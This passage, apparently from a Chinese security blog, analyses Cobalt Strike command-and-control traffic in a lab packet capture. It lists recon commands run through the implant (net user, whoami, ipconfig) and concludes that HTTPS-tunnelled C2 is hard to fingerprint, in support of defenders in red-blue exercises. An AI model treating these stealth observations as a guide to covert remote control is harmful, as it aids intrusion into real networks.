2503	662.018660	windows-7-x64.shared	172.16.185.180	TCP	54	51516 → 44445 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2502	662.018611	172.16.185.180	windows-7-x64.shared	TCP	62	44445 → 51516 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460 WS=2
2501	662.018208	windows-7-x64.shared	172.16.185.180	TCP	66	51516 → 44445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2500	662.017782	windows-7-x64.shared	172.16.185.180	TCP	54	51494 → 44445 [RST] Seq=788 Win=0 Len=0
2499	662.017743	172.16.185.180	windows-7-x64.shared	TCP	60	44445 → 51494 [ACK] Seq=481 Ack=788 Win=32768 Len=0
2498	662.017599	windows-7-x64.shared	172.16.185.180	TCP	54	51494 → 44445 [RST, ACK] Seq=788 Ack=481 Win=0 Len=0
2497	662.017537	windows-7-x64.shared	172.16.185.180	TCP	54	51494 → 44445 [FIN, ACK] Seq=787 Ack=481 Win=65220 Len=0
2346	602.013905	windows-7-x64.shared	172.16.185.180	TCP	54	51508 → 44445 [ACK] Seq=787 Ack=481 Win=65220 Len=0
2345	602.013838	172.16.185.180	windows-7-x64.shared	TLSv1.2	139	Encrypted Alert
2344	602.013654	windows-7-x64.shared	172.16.185.180	TCP	54	51508 → 44445 [ACK] Seq=787 Ack=395 Win=65304 Len=0
2343	602.013613	172.16.185.180	windows-7-x64.shared	TLSv1.2	251	Application Data

通过CS执行命令，这里我执行了net user、whoami、ipconfig、dir命令，来看看执行这些命令的流量数据包。



由于是走的HTTPS隧道，所以整个数据包也都被加密了，通过这些数据包，从中也提取不到有价值的特征字符。基于HTTPS隧道的远程控制相对来说还是比较隐蔽，所以要想单纯通过流量来判断是不是有CS的远控流量，是非常非常困难的。

小结

HW时攻击方手段百出，防守方也需要明察秋毫。通过对流量的分析，发现攻击痕迹，还原攻击现场，掌握攻击者意图，才能更好的完成HW任务。

第一部分的流量分析就到这，更多精彩内容请继续关注我们的公众号。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队